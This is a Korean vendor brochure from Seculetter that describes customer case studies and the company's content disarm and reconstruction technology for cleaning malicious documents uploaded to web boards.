


국가정보원
민원 신청



병무청
국민신문고

인천국제공항공사
온라인민원



사례 - 공공기관 도입 사례

웹 게시판의 보안 위협 사전 예방으로 안정적인 서비스 운영

A 공공기관
도입 사례

“민원 게시판 보안 위협 선제 차단해 내부 인프라 보호”

배경

- **민원 게시판에 자료 업로드시 보안 처리 과정 없이 악성코드 공격이 쉽게 노출되는 매우 취약한 환경**
- **최근 악성 파일을 의도적으로 업로드한 경우도 있고, 이미 랜섬웨어에 감염되어 본인도 모르게 악성 문서를 업로드한 사례가 증가하고**

기술특징

- 게시판에 업로드 된 문서 파일의 악성코드에 선제 대응해 안전한 민원 서비스 운영
- PDF, MS Office, HWP 파일 등 문서, 이미지 등 비실행 파일에 특화된 보안 기술 적용
- 업무 시스템 저장 전 악성코드 사전 탐지·차단 및 **빠른 진단 속도 및 높은 진단율**
- 관리자의 파일 열람 전 문서 내 **악성 액티브 콘텐츠 제거 후 재구성(콘텐츠 무해화)**
- 용량 제한 없는 파일 검사 진행
- 기존 샌드박스 기반 솔루션의 취약점 극복

의견

알려지지 않은 악성코드에 대한 분석·진단율’이 타 보안 솔루션 대비 탁월하고 관리자가 파일을 열어 보기 전에 문서 내 위협 요소를 빠르고 정확하게 제거해 안전한 게시판 관리가 가능져 만족도가 높다.

특히 담당자는 “A사 민원서비스는 대국민 서비스이기 때문에 서비스 접속 지연이나 장애에 굉장히 민감하다”며 “진단 속도가 실시간에 가까워 지연 없이 **안정적인 민원 처리해 만족스러웠다**”라고 소개했다.

SECULETTER

사례 - 금융기관 도입 사례

웹 게시판의 보안 위협 사전 예방으로 안정적인 서비스 운영

B 캐피탈 도입 사례

대출 및 리스 등 업무를 수행

“금융 서비스 게시판 보안 강화로 업무 만족도 증대”

배경

- 대출 및 리스 등 업무 수행 최근 온라인 서비스 게시판 도입
- 다양한 보안 위협이 유입될 상황 대비 도입
- 서비스 신청자가 게시판에 업로드한 파일에 검증되지 않은 문서 및 이미지 등 업로드시 적합한 솔루션 검토

도입이유


- 백신, 기존 APT 대응 솔루션이 탐지하지 못한 비실행 파일 기반 신종 위협 탐지
- 업무 파일 열람 전 악성코드 선제 차단 ▲문서 내 악성 URL, 자바스크립트 등 위협요소 제거/재구성
- 빠른 진단 및 정확한 탐지 ▲대용량 파일 분석 지원
- 기존 내부 시스템과의 안정적인 연동 등을 꼽았으며 특히, 문서, 이미지 파일을 이용한 고도화된 사이버 공격에 대한 선제 대응력이 타 솔루션 대비 뛰어나다고 인정

의견

“시큐레터 솔루션은 온라인 서비스로 유입되는 다양한 진단 회피, 우회 공격에도 악성 파일을 빠르고 정확하게 탐지·차단 했다”며 “관리자가 서비스 게시판의 첨부파일을 열기 전에 선제적으로 악성 문서를 차단하고 문서 내 위험 요소를 제거해주기 때문에 원활하게 업무를 수행할 수 있었다”


Zero Trust CDR 작동 원리

악성 코드 무해화 기술은 자체 개발한 CDR(Content Disarm and Reconstructions, 콘텐츠 무해화)기술로 APT 대응을 위해 강화된 핵심




액티브 콘텐츠 식별

콘텐츠 타입 식별 (구조분석)



액티브 콘텐츠 제거

유해 요소(Hyperlink, DDE, Macro, JavaScript, OLE Object, ActiveX 등) 제거



액티브 콘텐츠 재조합

유해 요소 제거 및 문서 레이아웃 유지

재조합 (Reconstruction) 기술

파일 내부에 숨어있는 악성 행위를 사전에 탐지하고 유해 요소 제거(Disarm) 후 사용할 수 있는 형태로 만드는(Reconstruction) 기술

원본과 같은 콘텐츠로 재구성

콘텐츠(파일)를 분석해서 해당 포맷의 필수적인 정보 외에 다른 정보가 있는지 분석, 다른 정보가 있을 경우 콘텐츠에서 제거하고, 무해한 정보를 바탕으로 다시 원본과 똑같은 콘텐츠로 재구성

DISARM 소개

"DETECT에서 DISARM으로: 보안 기술의 진화"

01. 제로 트러스트 기반 강력한 위협 대응

첨부문서 내 악성 URL, 자바스크립트, 쉘코드 등 액티브 콘텐츠를 제거해 잠재적 위협 요소까지도 강력하게 대응


02. 알려지지 않은 공격까지 선제 차단

(자동화된 리버스엔지니어링 무해화기술의 통합)

독보적인 콘텐츠 샌드박스(위협 인텔리전스 + 디버거 분석 + 콘텐츠 무해화)를 통해 유입되는 알려지지 않은 보안 위협 정확하고 빠르게 탐지하고 선제 차단

03. AI 기반 위협 콘텐츠 인텔리전스(TI) 결합

최신 AI 기반 콘텐츠 위협 인텔리전스 정보를 활용해 지속적으로 보안 위협에 대응, 전문 위협 분석가의 분석 노하우 분석 가이드 제시



04. 다양한 솔루션 제공

이메일, 망연계 게시판, 클라우드 환경 등 다양한 디지털 환경에 맞춤 화된 보안 솔루션을 제공

SECULETTER

최신 기술 및 엔진

최신 콘텐츠 보안 위협 선제 대응해 제로 트러스트 기반 업무 환경 구현

MARS TI

Contents Threat Intelligence

AI기반 콘텐츠 위협 인텔리전스

콘텐츠 기반 위협분석 서비스로 빠르고 정확하게 콘텐츠 사이버 위협 정보 제공

M DICE

Dynamic Data Extract

악성코드 분석가의 Non-PE 위협 분석 데이터 서비스

리버스 엔지니어링 및 정적 분석 관점에서 악성 문서 내 매크로, 이미지, 연계 파일, URL 등
위협 분석 데이터를 상세하게 제공해 수동 분석 없이도 악성 여부 파악이 가능

M CDR

유입된 악성 코드 차단 및 제거
ZERO TRUST 콘텐츠 무해화

문서 내 위협 요소를 식별/분석, 제거, 재구성하는 기술문서에 포함된 URL이나 매크로, 자바스크립트, Shellcode 등 액티브 콘텐츠를 식별·제거하여 제로 트러스트를 구현

Thanks

시큐레터 1670-8780 www.seculetter.com